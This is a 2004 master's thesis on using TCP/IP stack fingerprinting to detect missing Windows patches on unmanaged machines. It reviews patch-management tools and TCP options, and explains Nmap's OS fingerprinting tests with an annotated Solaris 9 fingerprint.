2004

TCP/IP stack fingerprinting for patch detection in a distributed Windows environment

Balaji Ganesan
West Virginia University

TCP/IP Stack Fingerprinting for Patch Detection in a Distributed Windows Environment

Balaji Ganesan

Thesis submitted to the
College of Engineering and Mineral Resources
at West Virginia University
in partial fulfillment of the requirements
for the degree of

Master of Science
in
Electrical Engineering

Roy S. Nutter, Jr., Ph.D., Chairman
Y. V. Ramana Reddy, Ph.D.
Todd L. Montgomery, M.S.

Lane Department of Computer Science and Electrical Engineering
Morgantown, West Virginia
2004

Keywords: Vulnerability, Patch Management, OS Fingerprinting

Abstract

TCP/IP Stack Fingerprinting for Patch Detection in a Distributed Windows Environment

Balaji Ganesan

Patch Management has become important in every system administrator's work profile. A missing patch can be essentially considered a vulnerability as the hackers make use of the knowledge of the vulnerability from the security bulletin and attempt attacks for that vulnerability. An efficient patch management solution is necessary to counter known vulnerabilities. For this an inventory listing of the patches installed in each system called a patch audit helps the system administrators know the patch status and install only the necessary patches. An important problem in patch auditing is that there may be many systems in a network for which the administrator does not have administrative privileges and hence cannot find the patch status. Current patch management tools do not address this problem.

This thesis investigates the possibility of finding patterns for missing patches by using TCP/IP Stack Fingerprinting. Malformed TCP packets are sent to the target system and the TCP and IP headers of the response from it are analyzed to find out specific patterns for a missing patch.

Windows based systems are the primary target since they typically constitute a majority of the systems in a network. They are as well, considered to be the most vulnerable. This investigation limits itself to classifying DCOM RPC Buffer overflow vulnerabilities on Windows based systems.

DEDICATION

This thesis is dedicated to my parents

Ganesan and Vijayalakshmi

and my sister Shilpa, whose love and support made this possible.

ACKNOWLEDGEMENTS

I would like to thank my Advisor, Dr. Roy S. Nutter, Jr. for his invaluable support and advice, and for giving me the opportunity to work with him at West Virginia University. Without his invaluable encouragement, this thesis would never have been possible.

I also take this opportunity to thank my other committee members Dr. Y.V. Ramana Reddy and Mr. Todd L. Montgomery for being on my committee and for their valuable comments at every stage of this research. I also thank them for their encouragement and support. I would like to thank Mr. David Krovich for his support and precious inputs during my research.

Finally I would like to thank my parents, sister, and all my friends for their support and encouragement during my busy and stressful moments of thesis research.

TABLE OF CONTENTS

LIST OF FIGURES

1. INTRODUCTION

1.1 Introduction:

During the past decade the number of computers in the internet world has grown at a scorching pace. This actually is a welcome trend as computers and internet have become an integral part of our life. But along with the good comes the evil as well. In continuing with the increase in computers, the number of hacking or intruding attempts has also increased exponentially[1]. So this brings to fore the need to secure the systems against these vulnerabilities. When it comes to securing the computers, there are two kinds of problems, existing and new vulnerabilities. One must be concerned with closing security holes in an existing system. This is otherwise called “patching the system”. The second problem is concerned with identifying an ongoing attack and securing the computer, this field is called intrusion detection. Every network administrator in a large enterprise is concerned with making sure his entire network is patched with the latest updates and against known vulnerabilities. The system administrator must scan the machines on the network for missing patches or vulnerabilities and install those patches as soon as they become available in order to manage his systems. This process is called Patch Management.

[1] CERT/CC Statistics 1988-2003, CERT Coordination Center

1.2 Importance of Patch Management:

Patch Management has become important in every system administrator's work profile. One of the most important challenges faced by large enterprises having a huge network of computers is OS patch management. Patch management is closely related to security scanning since a missing patch is essentially a vulnerability. Historically, once the vulnerability has been publicized, hackers make use of that vulnerability to attack a particular system if it is not patched for that exact security hole. According to the Carnegie Mellon University, more than 90 percent of all security breaches involve a software vulnerability caused by a missing patch that the IT department already knows about [1]. This implies that we need to have a very efficient and fast patch deploying solution as soon as new patches become available. In huge networks, patching the entire network can take a huge number of man hours and is thus very expensive. Therefore an efficient and easy to use patch management system is necessary so that new patches are installed on all the systems of the network as soon as possible. The biggest problem with patch management is finding the list of current patches installed on each and/every computer in the network. Then one must install the patches which are not already installed rather than applying the entire set of fixes for all systems.

Patch Management can be done in an efficient way if done in a systematic way as given below: [1]

- Do an accurate inventory of systems for current OS, application, and patch level.
- Find existing vulnerabilities.
- Assess the level of risk and your company's potential exposure.
- Assign priorities/importance level for the vulnerabilities.
- Download concerned patches from the concerned vendor's website.
- Test patches and platforms for compatibility and consistency.
- Deploy the patches across the entire network.

The above procedure should be implemented on a periodic basis to ensure a safe and secure network of computers.

1.3 Current Patch Management Tools [2] [3]:

A number of patch management tools are available on the market today. Almost all of these are sold or provided by the OS manufacturer and depend upon administrator privileges. All patch management systems identify the missing patches on a computer in a network and then install them. The tools get the list of latest patches from the concerned company's website and check if they have been installed in each computer in the network. If they are not present then they are installed in that particular computer. All this is made possible by having a centralized system of networks with the administrator having super user privileges over the entire network. Some of the commercial tools present in the market are GFI LANguard Network Security scanner, eEye Retina Network Security Scanner, Shavlik HfnetchkPro, Microsoft Software Update Services

(SUS), PatchLink Update 4.0, BigFix Enterprise 2.0, and Gravity Storm Service Pack Manager 2000. All these tools check for missing patches and install those patches remotely to multiple computers provided the person running it has administrator privileges. Microsoft Baseline Security Analyzer is another tool which uses the HfnetchkPro technology to detect the missing patches in the computers connected to the network.

1.4 Problem with Current Patch Management Tools:

The main problem with all the tools mentioned in the previous section is that they all need super user or administrator privileges i.e. they all need a centralized network. In this thesis, a large number of notebooks and desktops in a network (for e.g. our CSEE Dept itself) are not under the direct control of a centralized network administrator. If security vulnerabilities exist in any of the systems, then they can be the gate for viruses or worms to get into the network and then attack the entire network. So it is necessary to identify at least the missing patches in those systems. Then the network administrator can at a minimum communicate with the respective owners to install them or at least secure the network by preventing the vulnerable communicating to the router. Unfortunately, no patch management tool is available on the market which does this job of identifying missing patches in systems for which no privilege (even as guest) is available. No references have been found indicating that other people are pursuing this. This thesis will address the problem of detecting patches in remote Windows machines. These systems are currently the main target of viruses or worms since they are the most numerous

computers in a network. Linux systems on the other hand are generally managed centrally. If a solution is found for this problem of detecting missing patches in a remote Windows machine it will be a boon for further research in this area. It will be a big step in the right direction for the current patch management problem. Before going further into the solution, we will see a network scanner tool called Nmap and how its techniques can be used for resolution of this problem.

1.5 NMAP-Network Mapper[2]:

NMAP is an open source network security auditing and exploration tool. It scans large networks rapidly and determines the open ports, operating systems running etc. It uses raw IP packets in novel ways to get the information about the remote host. One such technique is TCP/IP stack fingerprinting [4] which is classifying the different Operating Systems based on their replies to a set of raw IP packets. Since this technique doesn't require any user login, it can be used to identify the Operating System of remote systems for which there is no information initially.

1.6 Statement of Problem:

This thesis will attempt to use nmap's technique of remote OS fingerprinting to discover if a patch is installed in a Windows system. By fingerprinting the replies of an installed patch and missing patch for the same vulnerability from a similar system having all other configurations the same, it is hoped that one can determine from the reply

[2] Nmap, Free Security Scanner for Network Exploration and Security Audits

whether a patch has been installed or not. This method seems to be the only way wherein one can obtain the patch level of a system with only the knowledge of its IP address.

1.7 Thesis Description:

The remainder of the thesis is organized as follows. Chapter 2 discusses related work, current patch management tools and their problems. Chapter 3 gives an introduction to NMAP and also a small overview on TCP protocol. Chapter 4 discusses the method adopted to fingerprint the patches in detail. Chapter 5 outlines the summary of results. We conclude with a summary and an overview of future work in Chapter 6.

2. BACKGROUND AND RELATED WORK

2.1 Introduction:

This chapter provides background information on the concepts related to the thesis and gives information about current patch management tools. Many research and commercial entities have released prototypes or complete versions of patch management tools but all have been concentrating only on centralized management of the patching problem rather than a distributed patch management solution. Lack of research in this area has created problems for system administrators when the security of a corporate network is breached because of a few unpatched systems over which the administrators have no control. This is clearly exemplified by the CSEE network at West Virginia University. The system administrator of this network has no control over a huge number of Windows computers in this network and hence patching for vulnerabilities is a big problem.

2.2 Patch Management:

Patch management can be defined as "an area of systems management that involves acquiring, testing, and installing multiple patches (code changes) to an administered computer system"[3]. It is a part of vulnerability management [5] and is concerned with applying a security patch to reduce or eliminate vulnerabilities. Therefore an organization must concentrate on reducing the existence of known vulnerabilities to

[3] Definition from URL: http://whatis.techtarget.com/definition/0,,sid9_gci901422,00.html

have a secure network. In other words, patch auditing should be done to find out which systems don't have all patches installed. Then effort must be expended to install those missing patches in as short a time as possible. Effective patch management is one in which patches are installed in a timely manner thus eliminating any known vulnerabilities and thereby securing the system.

2.3 Vulnerability Timeline:

An understanding of the vulnerability lifecycle will help in understanding how long systems remain vulnerable after a patch is released for it. A vulnerability may pass through the following states during its lifetime [6].

- Birth - Vulnerability creation or birth of a flaw during the course of software development.
- Discovery - Discovery of the flaw by some person
- Disclosure - Vulnerability is made public to a wider audience like posting it in Bugtraq[4] or Full Disclosure[5], vulnerability mailing lists.
- Correction - Vendor or developer releases a patch correcting the flaw.
- Publicity - Vulnerability becomes public either through a news broadcast or by report by an incident response center.
- Scripting – This stage is exploiting the vulnerability by modifying or creating a code snippet.

[4] Bugtraq, Vulnerability mailing list
[5] Full Disclosure, Vulnerability mailing list

- Death – Vulnerability dies if the number of attacks reduces to an insignificant level.

Figure 1 [5] shows the time line of the activities in the vulnerability lifecycle.



Figure 1. Vulnerability Timeline [5]

- T0 - Security flaw created (risk insignificant).
- T1 - Vulnerability is first discovered (risk still low).
- T2 - Vulnerability is widely published (risk increase exponentially).
- T3 - Organization is aware of vulnerability.
- T4 - Organization completes vulnerability risk assessment.
- T5 - Vendor publishes a patch.
- T6 - Organization is aware of patch.
- T7 - Organization begins patch test and evaluation.
- T8 - Patch test and evaluation completed.

- T9 - Patch is deployed: Window of exposure is closed. (risk is not null as new unpatched systems can be rolled out).
- T10 - Other systems are rolled out with the software.

The above timeline elucidates clearly that from T3 through T9 the network is highly vulnerable to a security breach. The time duration T4 – T3 is called Vulnerability Evaluation duration. This is the time during which a patch audit is done to get information about missing patches. This process has to be completed in a fast and error free manner as it forms the basis for installing the patches on the systems. Effective patch auditing should reduce the risk due to the vulnerability.

2.4 Current Patch Management Tools:

This section will give a brief review of current patch management tools and will then outline their disadvantages. Patch management tools should do an accurate patch audit of each system in the network and provide an easy means to deploy the patches across the network. Current tools work either as agent based software or as a centrally managed agentless product. Tools like PatchLink and BigFix work on an agent based model [2]. This type system has agents on the individual systems which perform patch auditing/deployment for those machines and report to a central server that controls all these agents. Shavlik HfnetchkPro and Gravity Storm SPM 2000 are centrally managed agentless products [2] and hence there are no distributed management issues. The con for the centrally managed agentless products is that there is an increase in network traffic

which is undesirable if the network is a very large one. A brief overview of some of the most common tools is given below:

2.4.1 PatchLink Update 4.0[6]:

PatchLink Update 4.0 is an agent based patch management tool. It installs an agent on all the client systems which are controlled by a single central server. The advantages [2] of this software are detailed package control, enterprise level scalability, ability to create personalized deployment packages and provide system inventory information. The disadvantage [2] is that it uses a large amount of system resources when reports are generated.

2.4.2 BigFix Enterprise Suite[7]:

BigFix Enterprise Suite is also an agent based product. It includes three components namely server, console and agent. Server performs processing tasks while the console is the user interface of the product. Agents as usual are those small software packages installed on the systems in the network. The main technology in the BigFix product is fixlets[7] [2]. Fixlets are small messages that detect vulnerabilities and fix them by communicating with the central server. The negatives in this product are complex installation and report generation is a separate module which adds to the complexity.

[6] PatchLink Update, URL: http://www.patchlink.com/products_services/patchlink_update.html
[7] BigFix Enterprise Suite, URL: http://www.bigfix.com/solutions/solutions_patch.html

2.4.3 Shavlik HfnetchkPro [2] [3]:

Shavlik HfnetchkPro is an agentless product. It supports not only operating system level patches but also application patches. It houses an excellent scanning wizard which scans for missing patches in all the systems in the network. HfnetchkPro uses the patch database provided by Microsoft in the form of an XML file and hence has the latest patch information. It checks the registry, file versions and checksums to determine if a patch is installed or not. The reports generated by this product are simple and informative and patch deployment is just a single click away in the tool's user interface. The main negative aspect of this product is that it can detect only Microsoft patches.

2.4.4 GFI LANguard Network Security Scanner[8] [3]:

GFI LANguard Network Security Scanner is both a security scanner and a patch management tool. It scans each host in a network and provides a list of missing patches, service pack level, open ports and key registry entries. Easy deployment of patches is an important feature of this tool. It also provides filtering of reports according to a particular criterion which makes it very flexible and easy to use.

[8] GFI LANguard Network Security Scanner, URL: http://www.gfi.com/lannetscan/

2.4.5 Microsoft Software Update Services (SUS) [3]:

Microsoft Software Update Services (SUS) is actually a freeware provided by Microsoft. It is actually a simple version of Windows Update that can be run in a network. It has a server called Microsoft SUS server which downloads the necessary updates from the Microsoft site. The systems in the network will then connect to this server and download the patches rather than connecting to the Microsoft site directly. The tool also allows the administrator to test the patches before deploying them on the network. This tool works very accurately for Windows based machines as it is directly from Microsoft.

2.4.6 Winfingerprint[9]:

Winfingerprint is a Win32 Host/Network Enumeration Scanner. Although it is not a complete patch management tool, it is discussed here as it performs patch auditing very accurately. It has a great advantage in that it is an open source software and is constantly evolving. Winfingerprint uses Server Message Block (SMB)[10] scans to list service packs, hot fixes, NetBIOS shares, OS etc. By querying the remote registry, it reports the installed service packs and hot fixes. The user interface of this tool is also good.

[9] Winfingerprint, URL: http://winfingerprint.sourceforge.net/
[10] Richard Sharpe, Just what is SMB?, URL: http://samba.anu.edu.au/cifs/docs/what-is-smb.html

2.5 Disadvantage of Current Patch Management Tools:

One common feature in all the tools discussed above is that all work fine in a centrally managed network. However in at least an educational institution, there are a huge number of computers in a network over which the system administrator has no control. These patch management tools are of little value in these networks. It will be of great help if one can at least detect the missing patches by performing a patch audit on these systems. Then the administrator can inform the concerned user by email about the missing patch or at least isolate that vulnerable system from the network. Unfortunately, the tools discussed above can't serve this purpose. Querying the system registry and file versions to get information about the patches installed requires administrator or super user privileges on that individual system. This seems to be the reason for the tools requiring administrator or super user privilege. No references have been found indicating that no other research is being done to solve this problem.

The problem can be narrowed to detecting patches on a Windows based machines. These machines are major targets for attacks and constitute the majority of machines in a typical network. This thesis will attempt to detect patches on Windows machines for which there is no access privilege. A short introduction to TCP and a scanning technique called active OS fingerprinting detailed in the next two chapters will provide the basis for this investigation.

3. ADVANCED FEATURES OF TRANSMISSION CONTROL PROTOCOL

3.1 Introduction:

This chapter provides an introduction to Transmission Control Protocol (TCP) as defined in RFC 793 [7]. It then discusses TCP Flags and TCP Options. These two fields of TCP header are later used in this investigation to classify the IP packet received to certain missing patch.

3.2 Transmission Control Protocol (TCP) [7]:

Transmission Control Protocol is one of the transport layer protocols used in the TCP/IP suite. The TCP packet information is embedded in the IP datagram as shown in the Figure 2 [8].



Figure 2. IP Datagram [8]

TCP is a connection oriented, reliable host-to-host protocol. It fits into the layered TCP/IP protocol architecture just above Internet Protocol [9] as shown in the Figure 3 [7].



Figure 3. Protocol Layering [7]

3.3 TCP Header:

TCP Header follows the IP header as shown in Figure 2.The header format is given in Figure 4 [9].



Figure 4. TCP Header Format [9]

Note that one tick mark represents one bit position. The Source Port and Destination Port shown in the Figure 4 represent the respective port numbers. The sequence numbers

and acknowledgement numbers [9] are used in reliable delivery of the packet. The Data Offset field tells the TCP header length. Two important fields of this thesis's concern are TCP Flags and TCP Options. The six TCP Flags are U, A, P, R, S, F.

U (URG): Urgent Flag.

A (ACK): Acknowledge Flag, Acknowledgement number is valid

P (PSH): Push Flag, deliver data immediately

R (RST): Reset the connection

S (SYN): Synchronize sequence numbers.

F (FIN): No more data to send

3.4 Connection Establishment and Termination:

TCP uses a standard mechanism to establish connections called a three way handshake by using a SYN, SYN-ACK and ACK exchange between client and server. The client attempting to connect sends a SYN to the server which in turn replies with a SYN and ACK if it will accept the connection. The client then returns its acknowledgment by an ACK and the connection is established.

Similar to connection establishment, terminating a connection is done as follows. The client sends a FIN to the server which replies with a ACK. The server then sends the client a FIN which in turn replies with its ACK. Thus both directions of data flow are closed during connection termination. More details on connection Establishment and Termination can be obtained from [8].

3.5 TCP Options:

The options field in the TCP Header is a variable length field and TCP may use several options. Some of the options are Maximum Segment Size (MSS), Window Scale Option, Timestamp, No Operation (NOP) and Selective Acknowledgements (SACKS). SACKS consists of Selective Acknowledgement Permitted (SackOK) and Selective Acknowledgement Data. The options are generally 8 bits in length [7].

3.5.1 Maximum Segment Size (MSS):

The Maximum Segment Size is the maximum size of data that the source will send. This is announced at the time of connection establishment from both ends i.e. it can normally appear only on SYN segments [7]. It is 4 bytes in size.

3.5.2 Window Scale [10]:

The Window Scale option is 3 bytes long. It is used to shift the window size field's value of the TCP header up to a maximum value of approximately a gigabyte. It appears only on SYN and SYN-ACK segments. SYN-ACK segments can have this option set only if the initial SYN segment had the Window Scale option.

3.5.3 Timestamp [10]:

The timestamp option is defined in RFC 1323 [10] and is used for calculating the round trip time (RTT) of the packets transmitted [11] [12]. It is 10 bytes long. The timestamps are sent in both directions. The Timestamp option has two four-byte timestamp fields. The sender has his timestamp value in the first field while the receiver echoes back the reply in the second timestamp field. Based on the reply from the receiver the RTT is calculated [11].

3.5.4 No Operation (NOP) [7]:

This option takes 1 byte and is normally used for padding between options so that the next option starts at a word boundary. It is also used to make the TCP header length a multiple of 4 bytes [13].

Selective Acknowledgement option is not a concern of this thesis and hence is not dealt here. More details can be found in RFC 2018 [14]. The four options discussed above play an important part of the thesis as they are sent with almost every raw IP packet sent to a host. Based on the options returned in the reply, an attempt is made to distinguish what patches have been installed on Windows based machines.

4. OPERATING SYSTEM FINGERPRINTING AND NETWORK MAPPER

4.1 Introduction:

This chapter gives a small introduction to operating system (OS) fingerprinting, and its types. It then takes an in depth view of Network Mapper (Nmap), an OS fingerprinting tool. The technique followed in Nmap to determine the operating system of the target system is explained in detail. The last part of the chapter gives a brief overview of the ways that can be employed to defeat Nmap.

4.2 Operating System Fingerprinting (OS Fingerprinting):

One of the most important practices of hackers to gather information about a target is reconnaissance [15]. An important piece of information about a host is the Operating System it runs. With the knowledge of the Operating System, the hackers can then devise ways to attack the host. One can determine the remote Operating System by analyzing the network packets which are sent from the host. A fingerprint is created for each Operating System and the network packets are dissected and matched with the fingerprints to determine the Operating System. This method of identifying a remote Operating System of a host is called Operating System Fingerprinting. Operating System Fingerprinting is basically of two types. These are passive OS Fingerprinting and active OS fingerprinting.

4.3 Passive OS Fingerprinting:

Passiv OS fingerprinting [16] is done by monitoring the packets from a particular host using a network monitoring tool and then dissecting the TCP/IP stack in the packets to match the Operating System with the already available fingerprint. No attempt is made to forcibly make the host send packets and the network monitor just waits for packets to be sent from the host. Hence it is called passive OS fingerprinting. Some passive OS fingerprinting tools are pOf[11], Ettercap[12], pfprintd[13] etc. A few more passive OS fingerprinting tools can be found at [14].

4.4 Active OS Fingerprinting:

Active OS fingerprinting on the other hand involves sending TCP packets and then analyzing the response from the host to detect the OS. The OS detection tool makes use of subtle details in the way the TCP/IP stack was implemented within a particular operating system to detect it. Some techniques [4] used to fingerprint the networking stacks are FIN Probes, Bogus Flag Probes, TCP timestamps, TCP ISN sampling, ACK value, Type of Service, TCP Options, ICMP Error message echoing integrity, ICMP Message Quoting , Fragmentation Handling etc. Some tools of this kind are Nmap[2], Xprobe[15], Snacktime[16] etc.

---

[11] pOf, Passive OS Fingerprinting Tool, URL: http://freshmeat.net/projects/p0f
[12] Ettercap, Passive OS Fingerprinting Tool, URL: http://ettercap.sourceforge.net/
[13] pfprintd, Passive OS Fingerprinting Tool, URL: http://www.raisdorf.net/projects/pfprintd
[14] Passive OS Fingerprinting Tools, URL: http://www.securitywizardry.com/osfp.htm
[15] Xprobe, An Active OS Fingerprinting Tool, URL: http://www.sys-security.com/html/projects/X.html
[16] Snacktime, A Perl Solution for Remote OS Fingerprinting, http://www.planb-security.net/wp/snacktime.html

4.5 Network Mapper (Nmap):

Nmap is an open source network security auditing and exploration tool. It can provide information about open/closed ports, what operating system the hosts are running, services running on the hosts etc. by using raw IP packets in a novel way. The operating system of the host is found by TCP/IP stack Operating System Fingerprinting method. The technique used by Nmap to find the Operating System is explained in detail in Section 4.6.

Knowledge about open/closed ports are done by a variety of port scanning mechanisms [17] like TCP SYN scan, TCP FIN scan, SYN/FIN scanning using IP fragments, ICMP scanning, Reverse-ident scanning etc. Version detection [18] of the services run by the host is done in an iterative process. First the open and closed ports of a host are determined by port scanning mechanisms. The open ports are then subjected to a series of TCP and UDP probes as per the nmap-service-probes file [19].Based on the responses from the host, nmap determines the services listening on those open ports.

4.6 Nmap Operating System Fingerprinting Methodology [4]:

Nmap makes use of the TCP/IP Stack based OS fingerprinting approach to determine the operating system of the host. It takes into account that each developer of the operating system has his own implementation of the TCP/IP stack. Different operating systems respond differently when it is communicated by the same IP packet.

Nmap sends eight differently crafted packets to the target machine and observes the response. The target system will respond with a set of unique replies consistent with its implementation of TCP/IP stack. These set of responses called fingerprints. They are matched with an existing database of fingerprints to determine which operating system the target machine runs on.

Nmap makes use of FIN probe, TCP ISN Sampling, BOGUS flag probe, ACK Value, TCP Options etc. to get the TCP/IP OS fingerprint response from the target system. Of the above techniques TCP Options are a vital source of information. Different operating systems implement the TCP options in a different ways as it is optional in the TCP header. Nmap sends Window Scale, NOP, Maximum Segment Size and Time Stamp with almost every packet. They appear in the following format [4].

"*Window Scale=10; NOP; Max Segment Size = 265; Timestamp; End of Ops;*"

In the responses from the target systems, the options part of the TCP header is observed. Some operating systems may not return some TCP options or even if all options are present, they might be in a different order. This idea is made use very much in determining the operating system.

Nmap also performs a TCP initial sequence number test [4] to get info about the initial sequence number for each TCP connection session. Different operating systems generate different variants of initial sequence number. Some operating systems like Windows generate a time dependent initial TCP sequence number while Linux generates a truly random initial TCP sequence numbers and so on. The test is performed by sending

six TCP packets with the SYN flag enabled to an open TCP port. The initial TCP sequence numbers generated by the target system are compared to the available patterns. By doing this, the operating system of the target system can be narrowed down to fewer possibilities. This test is also called TCP ISN Sampling [20].

4.7 Nmap – OS Fingerprinting Tests:

Nmap determines the operating system of the target host by first determining the open and closed ports of the system. It then conducts a series of tests and based on the responses for the tests the operating system is determined. The tests are given below.

- TSeq - A series of SYN packets are sent to the target machine to see how TCP sequence numbers are derived.
- T1 - A SYN packet with options (WNMTE) set is sent to an open TCP port.
- T2 - A NULL packet with options (WNMTE) set is sent to an open TCP port.
- T3 - A SYN, FIN, PSH, and URG packet with options (WNMTE) set is sent to an open TCP port.
- T4 - An ACK packet with options (WNMTE) set is sent to an open TCP port.
- T5 - A SYN packet with options (WNMTE) set is sent to a closed TCP port.
- T6 - An ACK packet with options (WNMTE) set is sent to a closed TCP port.
- T7 - A FIN, PSH, and URG packet with options (WNMTE) set is sent to a closed TCP port.
- PU - A packet to a closed UDP port.

Some of the metrics observed for the above tests which aid in determining the operating system are,

- If the host replied with a response or not
- If the "Don’t Fragment" bit was set in the target host’s response.
- The Window Size set by the target host in the response packet.
- If the acknowledgement number of the TCP packet sent in response to Nmap’s prior TCP packet followed a particular sequence.
- The flags set in the response from the target host.
- What TCP options are present in the response and if so, in what order.
- The first test, TCP Sequenceability test (TSeq) tries to determine some pattern in the TCP initial sequence numbers.
- The last test, Port Unreachable test (PU) tries to categorize the various elements in an ICMP packet of an ICMP Port Unreachable Message.

4.8 OS Signature:

The responses for the tests sent by nmap are stored in the form of fingerprints. They are matched with the fingerprint database [21] to determine the operating system. An example fingerprint and the information one can get from that [20] is given in this section.

The fingerprint for Solaris 9 Beta through Release on SPARC [21] is

Sun Solaris 9 Beta through Release on SPARC

solaris 9 i386

Fingerprint Sun Solaris 9

Class Sun | Solaris | 9 | general purpose

TSeq (Class=RI%gcd=<6%SI=<A927C&>116A%IPID=I%TS=100HZ)

T1 (DF=Y%W=C0B7|807A%ACK=S++%Flags=AS%Ops=NNTMNW)

T2 (Resp=N)

T3 (Resp=N)

T4 (DF=Y%W=0%ACK=O%Flags=R%Ops=)

T5 (DF=Y%W=0%ACK=S++%Flags=AR%Ops=)

T6 (DF=Y%W=0%ACK=O%Flags=R%Ops=)

T7 (DF=Y%W=0%ACK=S%Flags=AR%Ops=)

PU(DF=Y%TOS=0%IPLEN=70%RIPTL=148%RID=E%RIPCK=E%UCK=E|F%ULEN
=134%DAT=E)

Each line of the fingerprint is explained below.

TSeq(Class=RI%gcd=<6%SI=<A927C&>116A%IPID=I%TS=100HZ)

This is the fingerprint for the TCP Sequenceability test. This test tries to map the TCP initial sequence numbers, IP identification numbers, and TCP timestamp numbers into some specific patterns. The phrase *Class=RI* means the TCP initial sequence number is of random increment category i.e. each new TCP sequence number increases in a

random way. The phrase *gcd=<6* implies that the greatest common divisor of the TCP sequence numbers is less than 6. *SI=<A927C&>116A* denote the sequence increments which is a statistical measure of variance. This value indicates that the sequence increments are less than hexadecimal A927C (decimal 692860) and greater than hexadecimal 116A (decimal 4458). *IPID=I* denotes that IP identification numbers increase by one for each packet sent. *TS=100HZ* means that the TCP timestamp option increases by 100 every second.

T1 (DF=Y%W=C0B7|807A%ACK=S++%Flags=AS%Ops=NNTMNW)

This represents the results of test T1. *DF=Y* means Don't Fragment flag was set in the IP header and *W=C0B7|807A* implies that Window Size in TCP header is either hexadecimal C0B7 or hexadecimal 807A. *ACK=S++* and *Flags=AS* denote that flags SYN and ACK were present in the response and the ACK value was initial sequence number plus 1. *Ops=NNTMNW* denote the TCP options in the order they were present in the TCP header of the response.

T2 (Resp=N)

This represents the results for test T2. *Resp=N* means no response was received from the target system.

T3 (Resp=N)

This represents the results for test T3. *Resp=N* means no response was received from the target system like in test T2.

T4 (DF=Y%W=0%ACK=O%Flags=R%Ops=)

This line represents the response for test T4.*DF=Y* like in test T1 means that Don't Fragment bit in IP header is set. *W=0*means the Window Size in TCP header is 0. *ACK=O* and *Flags*=R denotes that TCP response had only RST flag set and acknowledgement number was 0. *Ops*= denotes that the response had no TCP options.

T5 (DF=Y%W=0%ACK=S++%Flags=AR%Ops=)

This line represents the response from target system for test T5.It tells that the Don't Fragment flag in IP header is set. The response has ACK and RST flags set in the TCP header. The other notable TCP header values are Window size is 0, and acknowledgment number is initial sequence number plus 1. There are also no TCP options in the TCP header of the response.

T6 (DF=Y%W=0%ACK=O%Flags=R%Ops=)

This line is the response for test T6. As before, the Don't Fragment flag in IP header is set. The Window size is 0 and the acknowledgment number is 0 in the TCP header. Also there are no TCP options and the only RST flag is set in the TCP header.

T7 (DF=Y%W=0%ACK=S%Flags=AR%Ops=)

The above line represents the response for test T7. The Don't Fragment flag in IP header is set in this case as well. The Window size is 0 and the ACK and RST are the flags set in the TCP header of the response. The acknowledgement number in the TCP header is the initial sequence number. As in test T6, the response for this test also has no TCP options.

